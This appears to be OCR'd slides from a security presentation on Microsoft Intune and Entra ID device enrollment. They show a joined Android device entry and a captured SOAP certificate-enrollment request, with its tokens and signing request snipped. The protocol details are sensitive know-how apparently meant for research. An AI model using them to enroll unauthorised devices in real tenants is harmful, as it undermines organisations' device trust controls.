
MSFT - Microsoft Entra ID


Google

1 device found

□	Name ⇅	Enabled	OS	Version	Join type	Owner	MDM
□	Google Pixel	✓ Yes	Android	8.2.0	Microsoft Entra joi...	employee01	None

4. Certificate Enrollment





```
POST /StatelessEnrollmentService/DeviceEnrollment.svc HTTP/1.1
Host: fef.msuc06.manage.microsoft.com
(snip)

<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://www.w3.org/2005/08/addressing" xmlns:u="ht
      <s:Header>
          <a:Action s:mustUnderstand="1">
               http://schemas.microsoft.com/windows/pki/2009/01/enrollment/RST/wstep
          </a:Action>
          <a:MessageID>
               urn:uuid:9b6cf901-c005-41e2-a0f8-27da14fbbac6
          </a:MessageID>
          <a:ReplyTo>
               <a:Address>
                    http://www.w3.org/2005/08/addressing/anonymous
               </a:Address>
          </a:ReplyTo>
          <a:To s:mustUnderstand="1">
               https://fef.msuc06.manage.microsoft.com/StatelessEnrollmentService/DeviceEnrollment.svc
          </a:To>
          <wsse:Security s:mustUnderstand="1">
               <wsse:BinarySecurityToken  ValueType="urn:ietf:params:oauth:token-type:jwt" EncodingType="http://docs.oa
                    ZX1KMGVYQW1PaUpLVjFRaUxD(snip)
               </wsse:BinarySecurityToken>
          </wsse:Security>
     </s:Header>
      <s:Body>
          <wst:RequestSecurityToken>
               <wst:TokenType>
                    http://schemas.microsoft.com/5.0.0.0/ConfigurationManager/Enrollment/DeviceEnrollmentToken
               </wst:TokenType>
               <wst:RequestType>
                    http://docs.oasis-open.org/ws-sx/ws-trust/200512/Issue
               </wst:RequestType>
               <wsse:BinarySecurityToken ValueType="http://schemas.microsoft.com/windows/pki/2009/01/enrollment#PKCS10"
                    MIICXzCCAUcCAQAwGjEYMBYGA(snip)
               </wsse:BinarySecurityToken>
               <ac:AdditionalContext xmlns="http://schemas.xmlsoap.org/ws/2006/12/authorization">
                    <ac:ContextItem Name="DeviceType">
                         <ac:Value>
                              AndroidForWork
                         </ac:Value>
                    </ac:ContextItem>
                    <ac:ContextItem Name="ApplicationVersion">
                         <ac:Value>
                              8.0.0
                         </ac:Value>
                    </ac:ContextItem>
                    <ac:ContextItem Name="AADID">
                         <ac:Value>
                              922335be-eabc-48a6-9130-9b60c33fb43c
                         </ac:Value>
                    </ac:ContextItem>
```

Access Token

Certificate Signing Request


Certificate Enrollment Request

※ snipped for brevity

- Access token
- Certificate Signing Request
  - Intune Device certificate
- Entra ID device id
- OS version
- Manufacturer etc…

Certificate Enrollment Response

※ snipped for brevity

